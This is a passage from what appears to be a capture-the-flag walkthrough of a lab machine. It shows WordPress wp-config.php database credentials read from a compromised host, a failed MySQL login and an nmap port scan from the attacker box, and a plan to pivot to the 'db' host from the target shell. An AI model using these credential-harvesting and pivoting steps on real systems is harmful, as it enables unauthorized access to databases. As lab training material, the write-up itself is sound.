
```
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'wordpress');

/** MySQL database password */
define('DB_PASSWORD', 'wordpress');

/** MySQL hostname */
```

On my attacker system, I open another tab and try to login to the MySQL server from the co -mmand line as shown below. Can't connect. I once again use Nmap to perform port scan an -d remember that it doesn't have a MySQL server running. How did I forget this? Ok, but whe re is the MYSQL server present.




```
┌─[kalyan@parrot]─[/root]
└──╼ $mysql -u wordpress -p wordpress -h 192.168.41.177
Enter password:
ERROR 2003 (HY000): Can't connect to MySQL server on '192.168.41.177' (111 "Conn
ection refused")
┌─[✗]─[kalyan@parrot]─[/root]
└──╼ $nmap -sT 192.168.41.177

Starting Nmap 7.40 ( https://nmap.org ) at 2019-06-05 19:38 IST
Nmap scan report for 192.168.41.177
Host is up (0.016s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 3.54 seconds
┌─[kalyan@parrot]─[/root]
└──╼ $
```

I once again open wp-config.php file and see that the "hostname" is given as "db". Maybe we should login from the target shell itself.




```
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'wordpress');

/** MySQL database password */
define('DB_PASSWORD', 'wordpress');

/** MySQL hostname */
define('DB_HOST', 'db:3306');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

From the shell we got on the target system, I try to connect to a host named "db" using the s-ame credentials as shown below.



